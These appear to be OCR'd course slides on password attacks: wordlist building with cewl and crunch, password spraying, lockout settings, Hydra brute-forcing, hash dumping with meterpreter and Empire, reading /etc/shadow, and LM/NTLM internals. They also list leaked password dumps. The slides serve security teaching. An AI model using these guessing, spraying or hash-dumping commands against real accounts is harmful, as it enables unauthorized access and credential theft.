Chapter 09
Password Attacks

1

Outline

- Password Management
- Password Guessing
- Password Cracking
- John the Ripper
- ~~Hashcat~~
- ~~Cain~~
- Rainbow Tables

2

2

Password Attack

- Password **guessing**
  - ❖**Guess and actually attempt to log into target systems**
  - ❖May generate a lot of network traffic and logs
  - ❖May lock out accounts
  - ❖Slower than password cracking
- Password **cracking**
  - ❖**Steal password hashes from targets**
  - ❖Cracking passwords on the attacker's machine
  - ❖Does not lock out accounts
  - ❖Much faster

3

3

Password Management

- Complexity vs Usability
  - ❖Dictionary words → easy to remember
  - ❖Complex password but put it on a post-it note?
- Two factor authentication is one of the way enhancing the security

4

4

Password Guessing (Online Password Attack)


- Use scripts to automatically attempt to log in to services and find valid credentials
- Wordlists
  - ❖ Before you can use a tool to guess password
  - ❖ Prepare a **user list**
  - ❖ Prepare a **password list** as well (1000 most common passwords)
    - http://packetstormsecurity.com/Crackers/wordlists/
    - http://www.openwall.com/wordlists/
    - https://weakpass.com/wordlist
    - /usr/share/wordlists/rockyou.txt.gz in Kali Linux
    - You can make educated guesses based on information you gather about employees online
    - Choose common words such as city names, company names, product names, and local sports teams
    - Choose names based on password reset intervals
      - ❖ Example: quarterly reset? Try Spring 2021 or Fall 2021
      - ❖ Monthly reset, put the month and year, e.g. October2021

5

5

A good Wordlist Site

- Skull Security Passwords- https://wiki.skullsecurity.org/Passwords


Password dictionaries

These are dictionaries that come with tools/wormsetc. designed for cracking passwords. As far as I know, I'm not breaking any licensing agreements by mirroring them with credit; if you don't want me to host one of th

Name	Compressed	Uncompressed	Notes
John the Ripper	john.txt.bz2 (18,304 bytes)	n/a	Simple, extremely good, designed to be modified
Cain & Abel	cain.txt.bz2 (1,068,968 bytes)	n/a	Fairly comprehensive, not ordered
Conficker worm	conficker.txt.bz2 (949 bytes)	n/a	Used by conficker worm to spread — low quality
500 worst passwords	500-worst-passwords.txt.bz2 (1,866 bytes)	n/a	
370 Banned Twitter passwords	twitter-banned.txt.bz2 (1,020 bytes)	n/a	

Leaked passwords

Passwords that were leaked or stolen from sites. I'm hosting them because it seems like nobody else does (hopefully it isn't because hosting them is illegal :)). Naturally, I'm not the one who stole these; I simply found usernames -- if you do have a good reason, email me (ron-at-skullsecurity.net) and I'll see if I have them.

The best use of these is to generate or test password lists.

Note: The dates are approximate.

Name	Compressed	Uncompressed	Date	Notes
Rockyou	rockyou.txt.bz2 (68,486,886 bytes)	n/a	2009-12	Best list available; huge, stolen unencrypted
Rockyou with count	rockyou-withcount.txt.bz2 (59,585,255 bytes)	n/a		
phpbb	phpbb.txt.bz2 (866,866 bytes)	n/a		Ordered by commonness
phpbb with count	phpbb-withcount.txt.bz2 (472,097 bytes)	n/a	2009-01	Cracked from md5 by Brandon Enright (97%+ coverage)
phpbb with md5	phpbb-withmd5.txt.bz2 (4,197,867 bytes)	n/a		
MySpace	myspace.txt.bz2 (373,978 bytes)	n/a	2006-10	Captured via phishing
MySpace - with count	myspace-withcount.txt.bz2 (376,929 bytes)	n/a		
Hotmail	hotmail.txt.bz2 (47,786 bytes)	n/a	Unknown	Isn't clearly understood how these were stolen
Hotmail with count	hotmail-withcount.txt.bz2 (47,973 bytes)	n/a		
Faithwriters	faithwriters.txt.bz2 (30,337 bytes)	n/a	2009-03	Religious passwords
Faithwriters - with count	faithwriters-withcount.txt.bz2 (49,233 bytes)	n/a		
Elitehacker	elitehacker.txt.bz2 (3,690 bytes)	n/a	2009-07	Part of cliff5.txt
Elitehacker - with count	elitehacker-withcount.txt.bz2 (3,846 bytes)	n/a		
Hak5	hak5.txt.bz2 (15,499 bytes)	n/a	2009-07	Part of cliff5.txt
Hak5 - with count	hak5-withcount.txt.bz2 (16,947 bytes)	n/a		
Alypaa	alypaa.txt.bz2 (5,170 bytes)	n/a	2010-03	Finnish passwords
alypaa - with count	alypaa-withcount.txt.bz2 (6,013 bytes)	n/a		
Facebook (Pastebay)	facebook-pastebay.txt.bz2 (373 bytes)	n/a	2010-04	Found on Pastebay; appear to be malware-stolen
Facebook (Pastebay) - w/ count	facebook-pastebay-withcount.txt.bz2 (407 bytes)	n/a		
Unknown porn site	porn-unknown.txt.bz2 (58,600 bytes)	n/a	2010-05	Found on angelfire.com. No clue where they originated, but clearly porn site.
Unknown porn site - w/ count	porn-unknown-withcount.txt.bz2 (131,999 bytes)	n/a		
Ultimate Strip Club List	tuscl.txt.bz2 (176,291 bytes)	n/a	2010-09	Thanks to Mark Baggett for finding!
Ultimate Strip Club List - w/ count	tuscl-withcount.txt.bz2 (183,441 bytes)	n/a		
[Facebook Phished]	facebook-phished.txt.bz2 (16,467 bytes)	n/a		

6

6

Password Guessing

- Search a company website for words to add to the wordlist
  - # cewl –help (*Custom word list generator for a website)
  - # cewl <url> -w <filename>
  - # cewl -d 2 -m 5 -w words.txt https://example.com
  - Well-managed web servers block this traffic

```
OPTIONS:
    -h, --help: Show help.
    -k, --keep: Keep the downloaded file.
    -d <x>,--depth <x>: Depth to spider to, default 2.
    -m, --min_word_length: Minimum word length, default 3.
    -o, --offsite: Let the spider visit other sites.
    --exclude: A file containing a list of paths to exclude
    --allowed: A regex pattern that path must match to be followed
    -w, --write: Write the output to the file.
    -u, --ua <agent>: User agent to send.
    -n, --no-words: Don't output the wordlist.
    --lowercase: Lowercase all parsed words
    --with-numbers: Accept words with numbers in as well as just letters
    --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
    -a, --meta: include meta data.
    --meta_file file: Output file for meta data.
    -e, --email: Include email addresses.
    --email_file <file>: Output file for email addresses.
    --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
    -c, --count: Show the count for each word found.
    -v, --verbose: Verbose.
    --debug: Extra debug information.
```


Password Guessing

- Another method for creating wordlists is producing a list of every possible combination of characters for a specified number of characters
  - # man crunch
  - # crunch <minLen> <maxLen> <set of characters>
  - # crunch 4 5 aBcDe → Total 3750 words = $5^4 + 5^5$
    - -t @,%^: specifies a pattern, eg: @@god@@@@ where the only the **@**'s, ,'s, **%**'s, and **^**'s will change
    - Lower case characters (@), Upper case characters(,), Numbers (%), Symbols (^)

```
NAME
       crunch - generate wordlists from a character set

SYNOPSIS
       crunch <min-len> <max-len> [<charset string>] [options]

DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.  The output from crunch can be sent to the screen, file, or to another program.  The required
       parameters are:

       min-len
              The minimum length string you want crunch to start at.  This option is required even for parameters that won't use the value.

       max-len
              The maximum length string you want crunch to end at.  This option is required even for parameters that won't use the value.

       charset string
              You may specify character sets for crunch to use on the command line or if you leave it blank crunch will use the default character sets.  The or-
              der  MUST BE lower case characters, upper case characters, numbers, and then symbols.  If you don't follow this order you will not get the results
              you want.  You MUST specify either values for the character type or a plus sign.  NOTE: If you want to include the space character in your charac-
              ter  set you must escape it using the \ character or enclose your character set in quotes i.e. "abc ".  See the examples 3, 11, 12, and 13 for ex-
              amples.
```

Password Guessing

- So far it sounds perfect! But,
  - ❖Keep in mind that most services can be configured to **lock out accounts** after a certain number of failed login attempts
  - ❖Logins in rapid succession can also tip off firewalls and intrusion-prevention/detection systems, which will get your IP blocked at the perimeter
- One way to avoid having your login attempts noticed is to try to guess a password before trying to log in!

9

9

Password Spraying Attack

- Attempts a **small number of potential passwords** against a large number of accounts on a large number of target machines
- For example, try four passwords for account 1, then the same four for account 2, and so on for a thousand or more accounts
- Then if no centralized authentication mechanism is employed, move from machine 1 to machine 2, until bad login counter expiration timer resets
- This technique allows the attacker to remain undetected by avoiding rapid or frequent account lockouts

10

10

Account Lockout on Windows

- To view account lockout setting on a local machine, type
  - C:\> net accounts
- To see the setting for a domain, type
  - C:\> net accounts /domain

```
C:\WINDOWS\system32>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          Unlimited
Minimum password length:                              4
Length of password history maintained:                1
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

11

11

Account lock out setting

- **Lockout threshold:** how many bad password attempts will be allowed. Valid values between 0 (no lockout) to 999. If the value is 3, the system will accept 3 attempts for each account. After which the given account will be locked.
- **Lockout observation window:** how long to count bad guesses before resetting in minutes. If the account lockout is enabled, this value must be at least 1 and can range up to 99999.
- **Lockout duration:** how long until account is automatically re-enabled in minutes. If the value is 0, the account will be locked until an administrator re-enables the account. The maximum value is 99999.

12

12

Account lock out setting example

- Recommendation
  - Account Lockout Threshold: 3
  - Account Lockout Observation: 5
  - Account Lockout Duration: 10


- If a cybercriminal is attempting to determine the password to a users account by trial and error and fails **3 times** within a **5-minute** window beginning at the time of the first fail, that users account will be locked for **10 minutes** and not allow any more login attempts.

13

13

Manage Account Lock Out Policy

- C:\> secpol.msc




14

14

Manage Password Policy

- C:\> secpol.msc



15

15

Account Lockout on Windows

- The original administrator account cannot be locked out
- Original administrator account always has a RID of 500
- To see account information including SIDs, type
  - C:\> wmic useraccount list brief

16

16

Account Lockout on Linux

- Account lock out less likely to be configured in Linux environment
- If so, it is likely done via Pluggable Authentication Modules (PAM)
- PAM configuration stored in /etc/pam.d or /etc/pam.conf
- To check whether account lockout is in use (pam_tally2 modules is used)
  - Pam_tally2: login counter module
  - ❖# grep tally /etc/pam.d/*
  - ❖# grep tally /etc/pam.conf

17

17

Account Lockout on Linux

- /etc/pam.d/system-auth file
- **Auth required /lib/security/pam_tally.so deny=5 onerr=fail lock_time=180 reset no_magic_root**
- This line says that for authentication (auth) for the given service, the system will run the library called pam_tally.so, which is configured to **deny access after 5 bad login attempts**, failing when a user exceeds that threshold, **locking the account for 180 seconds**, resetting the account's bad login tally to 0 with successfully login. The no_magic_root configuration tells the system that **if a UID 0 process tries to access some services, it still should be counted as a bad login against the root account**. Without this setting, telnet access as root would not count as bad logins
- By default, root account is not locked out via PAM, regardless of whether no_magic_root is defined unless even_deny_root_account is set in pam.d files. That setting merely tells it to tally the count of bad root login attempts from UID 0 processes

18

18

Password Attack Tips

- Users synchronize their passwords among systems
- Every account you can compromise could be valuable
- Crack passwords even from machines that you have already conquered with UID 0 or SYSTEM privileges
- Create a custom dictionary tuned to your target environment
- Make sure your dictionary contains unique words (no duplicates)
  - ❖$ cat password.lst | sort | uniq > dictionary.txt
- Update dictionary file with newly cracked passwords
- Record the time it took to crack each discovered password

19

19

Password Guessing - Hydra


- Guessing Usernames and Passwords with Hydra
  - **Parallelized** login cracker which supports numerous protocols to attack
- How to use Hydra to guess usernames and passwords and search for valid POP3 credentials
  - ❖# hydra -L userlist.txt -P passwordfile.txt <*target IP*> pop3
- How to search a valid password of a single user
  - ❖# hydra -l georgia –P passwordfile.txt <*target IP*> pop3
- Now, using Netcat to log in with guessed credentials
  - ❖# nc <*target IP*> pop3

20

20

Xhydra (Hydra-graphical)

- GUI frontend for the password cracker, Hydra
- Supported protocols
  - ❖FTP, HTTP, HTTPS, IMAP, POP3, SMB, SSHv1, SSHv2, Telnet, RDP, VNC, and more




21

21

xhydra

- Add user to Kali
- To test against Kali's own ssh service, we need to start this service from Kali




service ssh start (depends on a Linux OS)

22

22


xhydra



23

23


xhydra



24

24

xhydra



Pw-inspector

- Hydra includes pw-inspector to trim (reduce) word list based on target password policy
- Available criteria
  - **-l**: lowercase
  - **-u**: uppercase
  - **-n**: number
  - **-p**: printable chars which is not a lower/upper letter or number
  - **-s**: special chars (all others)

cat /usr/share/wordlists/rockyou.txt | **pw-inspector** -m 9 **-n -u -l** -c 3 > mylist.txt

Other pw-inspector Options

- **-i** : input file (or use Standard In)
- **-o**: output file (or use Standard Out)
- **-m [N]**: minimum password length
- **-M [N]**: maximum password length
- **-c [N]**: minimum number of criteria required for each password

- # cat /usr/share/wordlists/rockyou.txt | **pw-inspector -m 9** -n -u -l **-c 3** > mylist.txt

27

27

Password Cracking (Offline Password Attacks)

- Recovering Password Hashes from a Windows SAM File
- Dumping Password Hashes with Physical Access
- LM vs. NTLM Hashing Algorithms
- The Trouble with LM Password Hashes
- John the Ripper
  - ❖Comes with a wordlist at /usr/share/john/password.lst
- Cracking Linux Passwords
- Rainbow Tables
- Online Password-Cracking Services

28

28

Password Cracking


- Another way other than password guessing → Get a copy of the password hashes and attempt to reverse them back to plaintext passwords
- Hash? (MD5, SHA256, etc.)
  - ❖One-way function!
  - ❖Easy to calculate a hash value of the password but hard or almost impossible to reverse it back to the original plaintext password
- Then, what should be our approach?
  - ❖Guess possible passwords, hash them with the same hash function, and compare the result with the known hash value
- So, we'll focus on finding and reversing password hashes
  - ❖**meterpreter > hashdump**

29

29

Windows Password Representations


- In Security Account Manager (SAM) database, Windows stores passwords in two formats
  - ❖LANMAN (LM)
  - ❖NT Hash
- By default, both are stored in NT, 2000, XP and 2003
- Windows Vista, 7, 2008, 2012, 8/8.1 and 10 store only the NT hash
- With active directory, domain controllers stores account information, include LANMAN and NT hashes in %systemroot%\ntds\ntds.dit



30

30

Windows Password Representations



31

31

LM and NT Hashes

- LM vs. NTLM Hashing Algorithms
  - ❖LM (Lan Manager or LANMAN)
    - A suite of Microsoft security protocols that provides confidentiality, integrity, and authentication to users
    - Primary way to hash passwords up to Windows NT
    - The string "aad3b435b51404ee" is the LM hash for 'no password'. In other words, its empty.
    - But, it's a cryptographically unsound method (LM Hash is reversible!)
    - Many tools can reverse hashes to plaintext passwords

```
(Empire: usemodule/powershell/credentials/powerdump) > execute
[*] Tasked W74TN9MK to run Task 1
[*] Task 1 results received
Job started: V95NCG
[*] Task 1 results received
Administrator:500:ff10086ff65b50d52893a284e34e26c1:8d93bcb6e7690ed6a8233bf59f89407d:::
```

Lab11, Empire Win10, Powerdump

32

32


LM Password Hashes

- The Trouble with LM Password Hashes
  - ❖Passwords are truncated at 14 characters
  - ❖Passwords are converted to all uppercase
  - ❖Passwords of fewer than 14 characters are null-padded to 14 characters
  - ❖The 14-character password is broken into two 7-character passwords that are hashed separately
- So, why are these characteristics so significant?
  - ❖T3LF23!+?sRty$J → T3LF23!+?sRty$ →T3LF23!+?SRTY$ → "T3LF23!" and "+?SRTY$"
  - ❖The two parts are then used as keys to encrypt the static string "KGS!@#$%" using DES. The result are finally concatenated to make LM hash.

34

34


LM Hash



35

NT Hash

- Passwords up to 256 chars long. Hashed using MD4
- Case preserved
- The resulting hash is 16 bytes long
- Neither LANMAN nor NT hashed are salted




36

36

Windows Challenge/Response on the Network

- Signing in domain network
  - LANMAN Challenge/Response
  - NTLMv1
  - NTLMv2
  - Microsoft Kerberos
- Clients initiates authentication
- Server sends challenge



38

38

Windows Challenge/Response on the Network


- Don't confuse with LM and NT Hashes with LANMAN Challenge/Response, NTLMv1 and NTLMv2
  - ❖LM or NT hash is the method used to store passwords in the SAM database on the end system
  - ❖LANMAN Challenge/Response, NTLMv1 and NTLMv2 are network authentication protocols that clients use to authenticate to a domain or an individual server
  - ❖LANMAN Challenge/Response is derived using LANMAN hash, but it is a different thing
  - ❖Similarly, NTLMV1 and NTLMv2 are derived from NT hash

39

39

LANMAN & NTLMv1 Challenge/Response Construction

- Client initiates the authentication
- Server sends the challenge
- Clients constructs the response
  - ❖Padding LM hash to 21 bytes
  - ❖Splitting LM hash into three 7-bytes pieces
  - ❖Using each piece as a DES key to encrypt the challenge
- NTLMv1 follows the same process except it starts with the NT hash



*These are used in Windows NT, 2000, XP, Server 2003

40

40


NTLMv2 Challenge/Response Construction

- More sophisticated and difficult to crack (Current recommendation!)
- Client initiates the authentication
- Server sends the **server** challenge
- Clients constructs the response
  - ❖Creating the HMAC-MD5 of username and domain name with NT hash as the key
  - ❖The result is called NTLMv2 one way function (OWF)
  - ❖The response is constructed with the HMAC-MD5 of the server challenge, timestamp, client challenge, and other items, using the NTLMv2 OWF as the key
  - ❖The result is appended with a **client** challenge

41

41

NTLMv2 Challenge/Response



42

42


Linux Password Representations

- In Linux, the crypt function takes as its input a user's password and a random salt
  - ❖Bcrypt: hashed password starts with $2a$, $2b$, $2y$
  - ❖MD5: hashed password starts with 1
  - ❖SHA256: hashed password starts with 5
  - ❖SHA512: hashed password starts with 6

43

Linux Password Representations

- Password can be any length
- Keep case
- Hash password and salt together
- The interim result is hashed again along with original password and salt
- Apply in multiple rounds, varying the manner in which hash, salt and password are interleaved in each round
- Today, MD5 1000+ rounds (previously 25 rounds)
- SHA256 and **SHA512 5000** rounds (SHA512 5000round = Linux default)



44

Obtain Linux Password Representations

- /etc/passwd
  - ❖Contains login names, UID numbers, GECOS, etc
  - ❖Readable by any account on the system
- /etc/shadow
  - ❖Contains password representations
  - ❖Readable only by accounts with UID 0
- John the Ripper has a script called unshadow to combine the two files together for cracking
  - ❖# ./unshadow /etc/passwd /etc/shadow > passwordfile.txt

45

45

Linux Password File Format

- /etc/passwd has one line per account with colon separated fields
  - ❖[login_name]:[encrypted_passwd]:[UID]:[GID]:[GECOS]:[home_dir]:[login_shell]
- Login_name: name of the user account
- Encrypted_passwd: if passwords are **shadowed**, this filed contains a "x", a "*" or a "!!"
- UID: determine what permissions this account has in accessing elements of the file system
- GECOS: can hold information about the user such as name, phone number, address, etc
- Home_dir: this is the directory where the user will be placed when logging in
- Login_shell: this is the program that will be run after the user logs into the machine. It is typically a standard shell such as /bin/bash

```
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
```

46

46

Linux Shadow File Format

- /etc/shadow has one line per account separated by colons
